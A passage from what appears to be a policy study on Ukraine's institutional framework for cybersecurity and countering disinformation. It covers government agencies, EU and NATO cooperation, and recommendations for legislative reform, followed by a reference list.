An example of the activities of the Cabinet of Ministers of Ukraine in this area is the Order of December 19, 2023, No. 1163-r "On Approval of the Action Plan for 2023-2024 for the Implementation of the Cybersecurity Strategy of Ukraine". The plan defines precise tasks for ministries and other executive authorities to implement the strategy, establishes a process for monitoring and reporting progress, etc.

The Cabinet of Ministers of Ukraine also adopted Resolution No. 497 dated May 16, 2023 "On Approval of the Procedure for Searching and Identifying Potential Vulnerabilities of Information (Automated), Electronic Communication, Information and Communication Systems, Electronic Communication Networks". The Procedure allows cyber specialists to legally test networks for vulnerabilities for a bounty and, if found, eliminate them to improve the cybersecurity of their systems. This approach is common in many other countries under the name Bug Bounty.

The Ministry of Digital Transformation of Ukraine is actively working to improve Ukraine's cyber resilience. For example, in March 2023, the program "re/start in cyber" program, a three-month free training on the theoretical and practical basics of cybersecurity for Ukrainians who want to realize themselves in the field of cybersecurity. In July 2024, the Ministry launched the Business Cyber Diagnostics Program to help 500 Ukrainian companies check their businesses for cyberattack vulnerability for free and take measures to strengthen cyber defense. The total budget of the program is $1.5 million.

- **Entities that directly carry out cybersecurity measures within their competence:** ministries and other central executive authorities; local state administrations; local self-government bodies; law enforcement, intelligence and counterintelligence agencies, subjects of operational and investigative activities; the Armed Forces of Ukraine; the National Bank of Ukraine; enterprises, institutions and organizations classified as critical infrastructure facilities; business entities, citizens of Ukraine and associations of citizens, etc.

The main entities that directly implement cybersecurity measures within their competence include the following:

- **The State Service for Special Communications and Information Protection of Ukraine (SSSCIP):**

  - ensures the formation and implementation of the state policy on the protection of state information resources in cyberspace, active counteraction to aggression in cyberspace;

  - coordinates the activities of other cybersecurity entities in terms of cyber defense;

  - ensures the creation and operation of the National Telecommunications Network, implementation of the organizational and technical model of cyber defense;

  - takes measures to prevent, detect, and respond to cyber incidents and cyberattacks;

  - informs about cyber threats and appropriate methods of protection against them;

  - implements information security audits at critical infrastructure facilities, sets requirements for auditors, and conducts their certification;

  - coordinates, organizes, and conducts vulnerability audits of communication and technological systems of critical infrastructure facilities;

  - ensures the functioning of the State Cyber Protection Centre and the Center for Active Counteraction to Aggression in Cyberspace, as well as the Governmental Computer Emergency Response Team of Ukraine (CERT-UA).

- **Examples of activities of the State Special Communications Service of Ukraine to strengthen cyber resilience:**

  - Cybersecurity education programs for civil servants. In May and June 2024, experts from the State Special Communications Service of Ukraine conducted cybersecurity training for about 200 employees of the Ministry of Defense of Ukraine, the Secretariat of the Cabinet of Ministers of Ukraine, the Supreme Court and the State Labor Service of Ukraine. The participants learned about the main signs of cyberattacks and how to recognize, prevent, and neutralize their consequences.

  - Qualification Center for Information Technology and Cybersecurity. In June 2024, the State Special Communications Service of Ukraine opened the first Qualification Center for Information Technology and Cybersecurity, which aims to introduce a modern system of professional certification of cybersecurity specialists based on the best international practices. Currently, cyber specialists can get formal recognition of their skills and competencies in two new areas: Information Systems Security Developer and Network and System Security Administrator. In the future, the accreditation list will expand to include nine more qualifications.

  - New technical solutions to protect government agencies from DDoS attacks.

Employees of the State Special Communications Service of Ukraine demonstrated modern capabilities for traffic analysis, effective monitoring, detection, and blocking of various types of cyber threats using software products and service support from Radware and Akamai Technologies.

- **The State Cyber Protection Centre ensures the creation and functioning of the main components:**

  - systems of secure access to the Internet for government agencies;

  - anti-virus protection systems for national information resources;

  - audit of information security and cyber defense of critical information infrastructure facilities;

  - systems for detecting vulnerabilities and responding to cyber incidents and cyberattacks on cybersecurity assets;

  - systems of interaction between computer emergency response teams, as well as in cooperation with other cybersecurity entities.

  In addition, he develops scenarios for responding to cyber threats, measures to counter such threats, and programs and methods for conducting cyber exercises.

- **Examples of activities of the State Cyber Protection Centre to strengthen cyber resilience:**

  - Expanding the technical capabilities of the National Center for Backup of State Information Resources. Thus, the State Cyber Protection Centre transferred server equipment to expand the storage capacity of the disaster recovery system for national electronic information resources. This should increase the level of protection of critical information infrastructure against potential cyber threats.

  - Study of the malware spread in Ukraine. In December 2023, the State Cyber Protection Centre published the results of a study on the spread of SmokeLoader malware in Ukraine from May to November 2023, conducted jointly with the research team Unit 42 of Palo Alto Networks company. Experts analyzed, in particular, 23 waves of phishing attacks, some of which were of Russian origin.

  - Regular reports on the operation of the system for detecting vulnerabilities and responding to cyber incidents and cyberattacks. These reports contain the results of round-the-clock software monitoring, study, and transmission of telemetric information on cyber incidents and cyberattacks that occur at cybersecurity assets in Ukraine.

- **The government's Computer Emergency Response Team of Ukraine (CERT-UA) performs the following tasks:**

  - accumulating and analyzing data on cyber incidents, maintaining a state register of cyber incidents;

  - providing owners of cybersecurity assets with practical assistance in preventing, detecting, and eliminating the consequences of cyber incidents involving these assets;

  - organizing and conducting practical seminars on cybersecurity for the subjects of the national cybersecurity system and owners of cybersecurity assets;

  - preparing and publishing on its official website recommendations for countering modern types of cyberattacks and cyber threats;

  - interacting with law enforcement agencies, ensuring their timely notification of cyberattacks;

  - interacting with foreign and international organizations on cyber incident response, in particular through participation in the FIRST Forum of Security Incident Response Teams and payment of annual membership fees;

  - interacting with Ukrainian computer emergency response teams, as well as other enterprises, institutions, and organizations, regardless of ownership, that carry out activities related to cyberspace security;

  - processing information received from citizens about cyber incidents concerning cyber defense assets;

  - assisting government agencies, local governments, military formations established in accordance with the law, enterprises, institutions, and organizations regardless of ownership, as well as citizens of Ukraine in addressing cybersecurity and countering cyber threats.

- **Examples of CERT-UA activities to strengthen cyber resilience:**

  - Practical seminars for cyber specialists. CERT-UA experts initiated a workshop for cyber defense practitioners from state authorities, local governments, military units, government agencies and enterprises to discuss cyber threats and exchange experiences in responding to them.

  - Information, consulting, and practical materials on cybersecurity. For example, CERT-UA experts have prepared step-by-step instructions (along with screenshots) for improving account security by setting up two-factor authentication for some messengers and information systems, including Telegram, Signal, WhatsApp, Viber, Ukr.net, Google, and Facebook.

  - Regular monitoring of cyberattacks in the Ukrainian digital space, explaining the details of their execution, and providing recommendations for protection against them. For example, CERT-UA experts analyzed, in particular, new ways of hacking accounts through alleged «voting» in messengers, phishing attacks to obtain authentication data for public email services, online fraud using the theme of «financial aid,» sending SMS messages with the theme of court summonses, targeted attacks against Ukrainian military personnel using the theme of recruitment to the 3rd Separate Assault Brigade and the Israeli Defense Forces, etc.

- **National Police of Ukraine:**

  - ensures the protection of human and civil rights and freedoms, as well as the interests of society and the state from criminal offenses in cyberspace;

  - carries out measures to prevent, detect, stop, and solve cybercrime, and raise public awareness of cybersecurity.

To implement the state policy in the field of counteracting cybercrime, to timely inform the public about the emergence of new cybercriminals, to implement software tools for systematizing cyber incidents, and to respond to requests from foreign partners, the Cyber Police Department of the National Police of Ukraine (cyber police) was established. One of the main goals of the cyber police is to maintain a safe digital environment for Internet users.

You can get online help and provide information for a prompt response to cyber incidents in the digital reports system for citizens at the following link: https://ticket.cyberpolice.gov.ua/. The information will be processed in accordance with the Law of Ukraine «On Citizens' Appeals».

- **Examples of cyber police activities:**

  - In 2022, cyber police officers processed 5,000 criminal offenses, detected 2,300 cybercrimes, notified 1,000 people of suspicion of committing 2,300 criminal offenses; detained more than 100 cybercriminals, and sent 2,700 criminal offenses charging 840 people to court with indictments.

  - In 2023, the performance of cyber police officers increased significantly: they processed more than 6.4 thousand criminal offenses, detected 3.6 thousand cyber crimes, and notified 1.7 thousand people of suspicion for committing 3.7 thousand criminal offenses. In addition, the cyber police sent 4,000 criminal offenses to court with indictments against 1,300 people.

  - According to data announced in March 2024, the cyber police receive an average of about 40,000 citizen complaints a year. 80% of them are related to fraud (including phishing). In addition to investigating cases of online fraud, the cyber police also regularly informs about its new forms and provides recommendations on how to avoid fraudsters.

7.2. INSTITUTIONAL FRAMEWORK FOR COUNTERING DISINFORMATION

The leading institutions and initiatives aimed at combating disinformation in Ukraine include the following:

- The **Center for Countering Disinformation (CCD)** is an operating body of the National Security and Defense Council (NSDC) established by the NSDC decision of March 11, 2021 «On the Establishment of the Center for Countering Disinformation», enacted by Presidential Decree No. 106 of March 19, 2021.

It should be emphasized that the CCD does not have the status of an executive body or the right to conduct inspections or impose sanctions. Its main role is to coordinate actions to counteract disinformation and formulate policies in this area, primarily:

- analyzing and monitoring events, phenomena and threats in the information space of Ukraine, the state of information security, and Ukraine's presence in the global information space;
- providing the NSDC and the NSDC Secretary with information and analytical materials and proposals on issues related to ensuring Ukraine's information security, detecting and countering disinformation, effectively countering propaganda, destructive information influences and campaigns, and preventing attempts to manipulate public opinion;
- participation in the development of the strategic communications system, organization and coordination of measures for its development;
- participation in the development and implementation of the Information Security Strategy of Ukraine, analyzing the state of its implementation, in particular, the effectiveness of measures to counter disinformation;
- participation in the creation of an integrated system for assessing information threats and responding to them promptly;
- developing a methodology for detecting threatening information materials of a manipulative and disinformation nature;
- promoting cooperation between the state and civil society institutions to counter disinformation and destructive information influences and campaigns, organizing and participating in information and awareness-raising events to increase media literacy in society;
- studying, summarizing, and analyzing the experience of other states and international organizations in countering disinformation and preparing proposals for its use in Ukraine.

- **Examples of the activities of the CCD to improve information security:**
  - Refutations. The Center regularly refutes and explains the motivation behind the spread of Russian disinformation and manipulation. Examples of false information debunked include: allegedly mining the banks of the Tysa River to prevent men of conscription age from fleeing abroad; Ukrainian military blocking the evacuation of civilians from Vovchansk to use them as human shields; explanation of Russian manipulation about the absence of lines of defense in Kharkiv region, etc.
  - Articles. The CCD specialists prepare articles that address important socio-political issues, in particular in the field of countering disinformation. For example, «How the EU will counter Russian disinformation», «Why Russia accuses Ukraine of the terrorist attack [at the Crocus City Hall concert hall]», etc.
  - Podcasts. In the podcast format «DezinFAKEtsia», the specialists of the CCD periodically discuss the main events of the information component of the Russian-Ukrainian war, such as fakes and manipulations about power outages, provocations on the personal data update in the conscription centers, intimidation of the world with Russia's nuclear weapons, etc.
  - Identified threats. The CCD constantly monitors and analyzes the threats posed by Russian disinformation and describes them. For example, experts have identified how Russia uses «youth forums» to spread propaganda in the temporarily occupied territories, how Russia promotes its propaganda at the UN under the guise of protecting human rights, what pro-Russian narratives are promoted in the media of the Global South (Middle East), etc.
  - Reports. The Center's experts regularly publish analytical reports covering various aspects of Russia's disinformation campaigns. The published reports covered such topics as discrediting Ukrainian refugees, channels of spreading hostile propaganda on social network X and TikTok, Russia's information influence in Germany, etc.

- The **Center for Strategic Communications and Information Security** (hereinafter referred to as the CSCIS) is a state mechanism for countering disinformation, established in March 2021 under the Ministry of Culture and Information Policy of Ukraine (hereinafter referred to as the MCIP).

The CSCIS operates in three areas:

- building strategic communications - developing narratives to strengthen Ukraine's position on the topics most targeted by the aggressor; developing messages for coordinated state communication; combining the efforts of the state and the public sector to counter disinformation in a coordinated manner;

- countering disinformation and building resilience to it - creating an online resource that provides a response to information threats, a unified database of the aggressor's information presence, access to tools for building resilience, support for Ukrainian narratives; conducting information campaigns; creating a public platform for discussing problems and developing solutions to counter disinformation;

- joining forces with the world - regular information about Russia's hybrid aggression; building cooperation with countries that face similar information threats as Ukraine; developing mechanisms to counter disinformation together with partners.

Examples of the activities of the CSCIS to improve information security:

- «School of Countering Disinformation. The school, established at the CSCIS trains civil servants in strategic communications, crisis communications, and countering disinformation. Over 100trainings sessions have been held as part of the school's activities, and more than 1,000 people have participated.

- Refuting fakes. The Center is actively engaged in countering Russian disinformation and refuting fakes spread in the context of Russian aggression. Thus, the following Russian fakes were refuted: «Ukrainian intelligence services were involved in the attempted assassination of Donald Trump», «Kyiv staged a play with a bloodied doctor at Okhmatdyt», «Zelenskyy is robbing the frontline and misleading the West», etc.

- A manual on the main aspects of countering Russian disinformation. The team of the CSCIS together with the Center for Democracy and Rule of Law created a manual «Russia's Hybrid War against Ukraine. How to win on the information front».

- Research. The CSCIS specialists regularly conduct research in the field of information security, for example, «Kyiv in Three Days,» «Dirty Bomb» and «Second Stalingrad»: How Russian Propaganda Changed During Two Years of Full-scale War. Another example is a joint study by the CSCIS and the Center for Democracy and Rule of Law on Russian disinformation on social media, How Russia Attacks Ukraine with Disinformation through Facebook Ads.

- Monitoring reports and investigations. As part of its monitoring of Russian disinformation and propaganda narratives, the CSCIS publishes daily digests of hostile propaganda. In addition, experts study the methods and ways of spreading Russian propaganda and explain them in their materials: «What Russian Tarotists Foretell During the War», «Real Photos and Fake News: How Russian Propaganda Invented the 'Snow White Women's Battalion'», etc.

- **National Media Literacy Project «Filter».** This is a project of the MCIP, created in 2021 to improve the media literacy of citizens. Its goal is to unite the efforts of government agencies, the public sector, international organizations and the media community to improve the knowledge of Ukrainians in the field of media literacy.

Examples of Filter activities to improve information security:

- Catalog of materials for media education. A separate section has been created on the Filter website that groups available manuals, videos, comics, and other interactive materials to improve information literacy for different categories of people: teachers and students, parents, teachers and students, journalists, and the general audience - for everyone.

- Map of verified information sources. As part of the Filter's activities, a special resource has been developed that contains a wide list of trusted media outlets, both national and local, in different regions of Ukraine.

- Media literacy strategy. In June 2024, Filter, together with the MCIP, presented the Strategy of the Ministry of Culture and Information Policy of Ukraine for the Development of Media Literacy for the period until 2026. This document should become a strategic and conceptual guide for the future. It aims to increase the resilience of Ukrainian society in the face of disinformation, ensure responsible use of media content, and improve the level of critical thinking and the overall well-being of citizens through the ability to make informed decisions.

It is important that the strategy includes separate sections on information/media literacy and digital literacy. Digital literacy consists of the use of digital hygiene rules in everyday life and develops the following competencies:

- ability to protect personal data and privacy;
- Understanding the impact of social media algorithms and browser settings on the selection of information consumed by a person;
- ability to distinguish between secure media services and environments;
- the ability to protect oneself from fraud and misuse on the Internet;
- understanding the artificial intelligence application, the opportunities and threats it poses;
- the ability to use digital technologies to participate in social life;
- digital etiquette when using media services.

8. INTERNATIONAL DIMENSION OF ENSURING DIGITAL AND INFORMATION RESILIENCE OF UKRAINE

THE CYBERSECURITY STRATEGY OF UKRAINE PAYS INCREASED ATTENTION TO THE DIRECTION OF UKRAINE'S FOREIGN POLICY ACTIVITIES IN THE FIELD OF CYBERSECURITY. UKRAINE'S GOAL IS TO DEEPEN EUROPEAN INTEGRATION PROCESSES BY STANDARDIZING APPROACHES, METHODS, AND MEANS OF ENSURING CYBERSECURITY WITH ESTABLISHED EU AND NATO PRACTICES, TAKING OTHER MEASURES AGREED UPON WITH KEY FOREIGN PARTNERS AIMED AT STRENGTHENING UKRAINE'S CYBER RESILIENCE, DEVELOPING THE CAPABILITIES OF THE NATIONAL CYBERSECURITY SYSTEM AND PROTECTING NATIONAL INTERESTS IN CYBERSPACE.

THE STRATEGY STIPULATES THAT UKRAINE WILL COOPERATE WITH INTERNATIONAL PARTNERS, ORGANIZATIONS, AND OTHER STAKEHOLDERS WHO SHARE A COMMON VISION OF THE FUTURE OF CYBERSPACE AS GLOBAL, OPEN, FREE, STABLE, AND SECURE SPACE, BASED ON RESPECT FOR HUMAN RIGHTS, FUNDAMENTAL FREEDOMS AND DEMOCRATIC VALUES, WHICH IS THE KEY TO UKRAINE'S SOCIO-ECONOMIC AND POLITICAL DEVELOPMENT.

UKRAINE PLEDGES TO CONTINUE TO ACTIVELY PARTICIPATE IN THE INTERNATIONAL DIALOGUE ON RESPONSIBLE BEHAVIOR OF STATES IN CYBERSPACE ON THE BASIS OF COMPLIANCE WITH THE PRINCIPLES OF INTERNATIONAL LAW, THE UN CHARTER, AS WELL AS NORMS, RULES AND PRINCIPLES OF RESPONSIBLE STATE BEHAVIOR.

8.1. COOPERATION WITH INTERNATIONAL PARTNERS IN THE FIELD OF CYBERSECURITY

8.1.1. COOPERATION WITH THE EU TO ENHANCE CYBER RESILIENCE

Cyber dialogues. Since 2021, Ukraine and the EU have jointly held three rounds of cyber dialogues to deepen cooperation in cybersecurity and adapt Ukrainian legislation to EU law:

- First round (June 2021). Ukraine and the EU exchanged information on the institutional structure and powers of authorities in the field of cyberspace. The parties also discussed the update of the EU Directive on the Security of Network and Information Systems (NIS Directive) and Ukraine's efforts to develop cybersecurity policies and legislation aligned with the EU legal and institutional framework.

- Second round (September 2022). Against the backdrop of full-scale Russian aggression, the dialogue participants emphasized the importance of further cooperation to build resilience to cyber threats. The EU has allocated EUR 29 million for Ukraine to strengthen its cyber resilience. The parties continued the dialogue on harmonizing Ukrainian cybersecurity legislation with relevant EU standards (in particular, updates to the NIS Directive).

- Third round (July 2024). The participants exchanged information about their experience and challenges in the field of cybersecurity. They continued to share news about the harmonization of Ukrainian legislation with the EU regulatory framework, in particular the NIS 2 Directive. The Directive came into force in January 2023, and EU countries must implement it by October 2024. It provides for the implementation of legal measures to improve the overall level of cybersecurity in the EU, such as creation of a dedicated computer security incident response team (CSIRT) and a competent national authority for network and information systems (NIS); harmonization of national cybersecurity strategies, security requirements and reporting; strengthening cooperation between EU member states for cybersecurity management (EU-CyCLONe); introduction of more cybersecurity standards for critical infrastructure facilities and private companies that fall within the scope of the directive; strengthening cooperation between states and the private sector in the field of cybersecurity, etc.

Ukraine will need to update its legislation in line with NIS 2 approaches, including cybersecurity requirements for critical infrastructure facilities and certain private companies, reporting and information exchange mechanisms, deeper cooperation with EU states, etc.

Cooperation with ENISA. In November 2023, the National Coordination Center for Cybersecurity and the State Special Communications Service of Ukraine signed a cooperation agreement with the European Union Agency for Network and Information Security (ENISA). The agreement aims to share best practices, raise awareness of cyberspace threats, and build capacity.

The agreement with ENISA is an additional component of Ukraine's support for strengthening its cyber resilience and protection against Russian cyberattacks. It is a long-term agreement and provides for cooperation in the following areas:

- Awareness-raising and capacity building to enhance cyber resilience: cybersecurity education and training at the EU level, exchange of tools and programs to raise awareness in the field of cybersecurity;

- sharing best practices to harmonize Ukrainian legislation with EU standards, such as the aforementioned NIS 2 Directive;

- systematic exchange of knowledge and information to increase overall awareness of the cyber threat landscape.

Creation of a cyber lab and cyber classroom. The EU, through the European Peace Facility, supports the strengthening of the cybersecurity capabilities of the Armed Forces of Ukraine. Thus, the EU has allocated 3 million euros to establish a cyber lab and a cyber classroom:

- The cyber lab allows for the creation of a realistic online environment for education, training, and research, so that the military of the Armed Forces of Ukraine can practice their skills of responding to cyberattacks in real time;

- The cyber classroom provides 15 workstations and the necessary software and hardware for conducting cyber defense training and exercises.

The project is led by the Electronic Governance Academy (eGA), and the cyber lab and cybersecurity training were implemented in cooperation with CybExer Technologies.

8.1.2. COOPERATION WITH NATO TO ENHANCE CYBER RESILIENCE

NATO's Joint Cyber Defense Center of Excellence (NATO CCDCOE). Established in 2008 and headquartered in Tallinn, one of NATO's leading centers coordinates various initiatives, training, and education solutions aimed at protecting information systems in cyberspace. The CCDCOE also developed the Tallinn Manual (revised and updated several times), a leading academic work exploring the application of international law to cyber warfare.

The CCDCOE includes both individual NATO and non-NATO countries that share common principles and vision for cybersecurity.

Ukraine became a contributing member of the CCDCOE in March 2022, and a year later, in May 2023, it officially joined as a full member. This enables joint research, training, and the exchange of experience and best practices in cybersecurity.

Thus, in April 2024, it became known that Ukraine would for the first time participate in the world's largest cybersecurity exercise, Locked Shields 2024, held under the auspices of the CCDCOE. This year's exercise will bring together about 4,000 experts from more than 40 countries who will be tasked with protecting the infrastructure of a fictional country in conditions close to real life. Participation in this exercise is an essential step for Ukraine and demonstrates its commitment to international cooperation in cybersecurity.

Verification of cybersecurity systems according to standards used in NATO countries. In July 2024, the Ministry of Defense of Ukraine announced that for the first time in the history of Ukraine, the DELTA military system had successfully passed a cybersecurity diagnostic according to NATO standards. «DELTA» is a military system that allows planning operations and monitoring events on the battlefield in real time. It provides information exchange within a unit, brigade, grouping, and, if necessary, with allies.

The certification of the DELTA system took a month and a half. In the process, 162 information security measures used in the system were analyzed. It was found that it is based on modern technologies and meets NATO standards for cyber defense.

Visits to NATO headquarters and bodies to enhance cybersecurity cooperation. Delegations of Ukrainian cybersecurity institutions periodically visit NATO bodies to exchange information and experience.

Thus, in July 2023, a delegation of representatives of Ukraine's main cybersecurity actors visited NATO Headquarters, NATO's Allied Command and the NATO Communications and Information Agency as part of the C4 Knowledge Sharing Project of the NATO-Ukraine Comprehensive Assistance Package Trust Fund.

The delegation included representatives of the NCCC, the Security Service of Ukraine, the State Special Communications Service, the Ministry of Defense of Ukraine, the Armed Forces of Ukraine, the Cyber Police Department of the National Police of Ukraine, and the Prosecutor General's Office.

With the assistance of NATO Headquarters' Emerging Security Challenges Division and the Mission of Ukraine to NATO, the delegation had the opportunity to get acquainted with NATO's cybersecurity structures. The Ukrainian participants presented an overview on Ukraine's cybersecurity system and lessons learned during the ongoing cyber war with Russia. They also presented proposals to deepen future cooperation with NATO in the field of cybersecurity.

8.1.3. INTERSTATE COOPERATION TO COUNTERACT CYBERCRIME

Given the significant number of phishing attacks and other cybercrimes in Ukrainian cyberspace (some of which are carried out outside Ukraine or affect several countries), it is worth to consider Ukraine's cooperation with other states to counter these and other threats.

To strengthen the fight against cybercrime, Ukraine has ratified the Convention on Cybercrime, the first international treaty of its kind to counteract crime on the Internet. This document, originally opened for signature in 2001, was entered into force in 2006 in Ukraine.

In the same year, Ukraine ratified the Additional Protocol to the Convention on Cybercrime, which criminalizes acts of a racist and xenophobic nature committed through computer systems (entered into force in 2007). In 2022, Ukraine signed (but has not yet ratified) the Second Additional Protocol to the Convention on Cybercrime on enhanced cooperation and disclosure of electronic evidence.

8.2. COOPERATION WITH INTERNATIONAL PARTNERS IN THE FIELD OF INFORMATION SECURITY

8.2.1. COOPERATION WITH THE EU TO COUNTERACT DISINFORMATION

EUvsDisinfo. The EU has long been actively fighting disinformation, including Russian disinformation. One of the leading European projects to counter disinformation is the «EUvsDisinfo». It was launched in 2015 to identify, analyze, and raise awareness of various forms of disinformation, primarily Russian. Similar activities are carried out by the Ukrainian CSCIS, CCD and some other institutions.

«EUvsDisinfo», together with the Ministry of Foreign Affairs of the Republic of Estonia and MCIP, the Ministry of Foreign Affairs of Ukraine, and the NGO «BRAND UKRAINE» initiated the campaign «Nations Against Disinformation». The campaign aims to raise awareness of the dangers and negative consequences for society caused by disinformation, including Russian disinformation. As part of this activity, the partners also share best practices in countering disinformation at joint international events, conferences, webinars, and workshops.

Conferences and forums. One of the important steps in developing a shared vision of levers and ways to counter disinformation is to discuss current issues related to the spread of disinformation at public events, conferences, and forums.

For example, in December 2022, the conference «Countering Russian Fake Narratives - EU-Ukraine Forum on Countering Disinformation» was held in Brussels. It aimed to draw the attention of European politicians, academics, experts, and the media to Russia's information war against Ukraine and Europe. Another important aspect was the discussion of best practices in countering Russian disinformation and the development of a joint action plan. The event was attended, in particular, by representatives of the Strategic Communications Task Force, which studies the spread of Russian disinformation.

Agreements with individual EU member states. In October 2023, the media regulators of Latvia, Lithuania, Poland, Romania, and Ukraine signed a joint declaration on cooperation and mutual support in countering disinformation.

The participating countries agreed to support each other in analyzing and curbing the spread of multidimensional disinformation, including Russian disinformation, at the national, regional, and international levels. They will try to develop common positions and assessments in the field of countering disinformation.

The Declaration also provides for joint activities to educate citizens on how to identify, respond to, and prevent disinformation. This will be done through educational campaigns, trainings, seminars, and cooperation between European and national fact-checking platforms.

Similar agreements to join forces to counteract propaganda and strengthen information security are contained in many recently concluded bilateral security cooperation agreements between Ukraine and other EU member states, such as Germany and Poland.

8.2.2. COOPERATION WITH NATO TO COUNTERACT DISINFORMATION

Strategic Communications Committee of the NATO-Ukraine Council. The intensification of cooperation in strategic communications between Ukraine and NATO reached a qualitatively new level in March 2024. The foundational meeting of the NATO-Ukraine Council Strategic Communications Committee was held at NATO Headquarters in Brussels.

During the meeting, representatives of the Ukrainian delegation spoke about Ukraine's work in ensuring information security and counteractng Russian disinformation and propaganda. Particular attention was paid to the mechanisms for conveying truthful information to the population in the temporarily occupied territories.

NATO Allies have reaffirmed their readiness to support Ukraine, in particular in the fight against Russian disinformation and propaganda. This cooperation is mutually beneficial, as Ukraine can share with NATO member states its unique experience in conducting successful communications and countering disinformation in times of war.

Cooperation and partnership in strategic communications with NATO is important for Ukraine because it will help:

- more effectively counter Russian disinformation and propaganda, and better protect our information security;
- to raise awareness of Ukraine and NATO and increase their credibility in the international arena;
- to once again support Ukraine's Euro-Atlantic aspirations.

NATO-Ukraine Platform to Counter Hybrid Warfare. One of NATO's priorities is to counter hybrid threats, including disinformation and propaganda. To facilitate the exchange of experience in this area, the NATO-Ukraine Platform on Countering Hybrid Warfare was launched at the 2016 NATO Summit in Warsaw. This meeting platform aims to deepen cooperation in detecting and countering hybrid threats, such as disinformation, to increase resilience.

Within the framework of the platform's activities, expert meetings are periodically organized, where experts from both sides share experiences and best practices in countering various hybrid threats. One such expert meeting was held in November 2023 in Moldova. Among the issues discussed were challenges related to the effective organization of strategic communications and countering disinformation.

8.3 RECOMMENDATIONS FOR IMPROVING UKRAINIAN LEGISLATION ON CYBERSECURITY AND DISINFORMATION

8.3.1. RECOMMENDATIONS FOR IMPROVING CYBERSECURITY LEGISLATION

Ukrainian cybersecurity legislation currently needs more effectiveness in coordinating efforts between different government agencies. There needs to be a more clearly defined and systematic state policy.

In particular, it manifests itself in the following ways:

- **Lack of a systematic approach.** Despite the existence of many regulatory instruments that define the powers and competencies of various institutions in the field of cybersecurity, there is currently a lack of a more comprehensive, effective system of management and interaction between government agencies. Sometimes their powers overlap. Under certain circumstances, this can lead to problems in coordinating their actions and complicate the development and implementation of joint measures to counter cyber threats.

- **Lack of regulation of partnership between the state and the private sector.** Ukraine has not yet established a transparent system of cooperation between the public and private sectors to exchange information, joint planning and implementation of cybersecurity projects.

- **Insufficient compliance of Ukrainian cybersecurity legislation with the provisions of Directive NIS 2.** Although this is a relatively new directive and even EU member states have time until October 2024 to fully implement it, harmonizing Ukraine's national regulatory framework with Directive NIS 2 is an essential step in the context of Ukraine's European integration aspirations.

The following steps can be taken to improve the situation:

- **Amend cybersecurity legislation.** Update existing regulations to ensure clear, consistent policies and strengthen interagency coordination.

- **Intensify partnerships between the state and the private sector.** Develop transparent and effective procedures for involving the private sector in national cybersecurity strategies, including support for innovation and data sharing.

- **Harmonize national legislation with NIS 2 approaches.** This includes cybersecurity requirements for critical infrastructure facilities and individual private companies, reporting and information exchange mechanisms, in-depth cooperation with EU countries, etc.

8.3.2. POTENTIAL STEPS TO COUNTERACT DISINFORMATION AT THE STATE LEVEL

In order to effectively counteract disinformation, it is important to have a certain understanding of this phenomenon in the law, taking into account the protection of freedom of speech and protection against censorship. Since there is currently no single approach to interpreting disinformation either in Ukraine or internationally, we can start by defining the criteria for disinformation, as without this it is sometimes difficult to effectively identify and counter it.

The following recommendations can help improve Ukraine's approach in this area:

- **Legal definition of disinformation criteria.** It is important to enshrine in legislation the criteria for disinformation, taking into account international standards in this area.

- **Media literacy programs with cybersecurity elements.** Educational programs for different groups of people need to be expanded, including mandatory courses for civil servants, critical infrastructure workers, etc. Media literacy programs should include elements of digital security.

- **Intensify partnerships between the state and the private sector.** New joint public-private partnership initiatives in cybersecurity and countering disinformation should be promoted.

These recommendations will help to better develop the regulatory framework and approach to regulating and countering disinformation through the lens of cybersecurity.

CONCLUSIONS

AGAINST THE BACKDROP OF A FULL-SCALE INVASION, RUSSIA IS SYNCHRONIZING CONVENTIONAL WARFARE WITH CYBERATTACKS AND DISINFORMATION CAMPAIGNS TO ENSURE THE MOST DESTRUCTIVE IMPACT ON UKRAINE'S DIGITAL AND INFORMATION SPACES. THIS STUDY HIGHLIGHTS THE COMPLEX AND MULTIFACETED NATURE OF SUCH CHALLENGES.

After analyzing a wide range of cyberattacks through the lens of disinformation, we concluded that protecting against such threats requires an integrated effort that encompasses technical, legal, and educational aspects.

The study of cyber threats through the prism of disinformation, including website cloning, hacking, satellite jamming, DDoS attacks, and phishing, has shown that such attacks can have a severe impact on Ukraine's digital and information ecosystems, especially in the face of Russia's ongoing aggression. Identifying and analyzing the techniques used by attackers is crucial in developing effective defense strategies and responses to these threats.

Key recommendations for countering cyber threats and disinformation:

- improve the state cybersecurity regulation to establish more effective mechanisms of cooperation between government agencies;
- improve mechanisms of interaction between the public and private sectors to exchange information and best practices for countering cyber threats and disinformation;
- implement modern technological solutions to protect cyber and information systems;
- harmonize national cybersecurity legislation with EU standards in this area, in particular NIS 2 Directive;
- approve legally defined criteria for the concept of «disinformation»;
- increase the population's level of digital and media literacy.

Ultimately, ensuring cybersecurity and combating disinformation is an ongoing process that requires the constant active participation of all stakeholders. Only through joint efforts can we achieve the resilience of the digital and information space and protect society.

REFERENCES

1. Yevropeiska Pravda, 2023. Ukraine agreed with four EU countries to fight disinformation together. URL: https://www.eurointegration.com.ua/news/2023/10/5/7170826/.

2. Institute of Mass Information, 2022. Russian hackers attacked the website of Detector Media. URL: https://imi.org.ua/news/rosijski-hakery-atakuvaly-sajt-detektora-media-i49301.

3. Institute of Mass Information, 2023. RBC-Ukraine appeals to cyber police over website fake and fake article criticizing Zaluzhnyi. URL: https://imi.org.ua/news/rbk-ukrayina-zvernuvsya-do-kiberpolitsiyi-cherez-pidrobku-sajtu-ta-fejkovu-stattyu-z-krytykoyu-i51458

4. Institute of Mass Information, 2023. IMI website suffered a DDoS attack. URL: https://imi.org.ua/news/sajt-imi-zaznav-ddos-ataky-i55175

5. Institute of Mass Information, 2023. A fake UP website with a fictitious column by Kazarin appeared online. URL: https://imi.org.ua/news/u-merezhi-z-yavyvsya-fejkovyj-sajt-up-z-vygadanoyu-kolonkoyu-kazarina-i52050

6. Institute of Mass Information, 2024. White list: 11 media that have become the highest quality. URL: https://imi.org.ua/news/bilyj-spysok-11-media-shho-staly-najyakisnishymy-i60964.

7. Institute of Mass Information, 2024. UP reported a DDoS attack, but the site is already working. URL: https://imi.org.ua/news/up-zayavyla-pro-ddos-ataku-ale-sajt-vzhe-pratsyuye-i58722.

8. Institute of Mass Information, 2024. Hackers attacked the Censor.Net website for at least six hours. URL: https://imi.org.ua/news/hakery-atakuvaly-sajt-tsenzor-net-shhonajmenshe-shist-godyn-i58432.

9. Iryna Gamaliy, 2023. A cyberattack on Ukraine's state resources is underway. URL: https://lb.ua/society/2023/03/17/549163_narazi_vidbuvaietsya_kiberataka.html

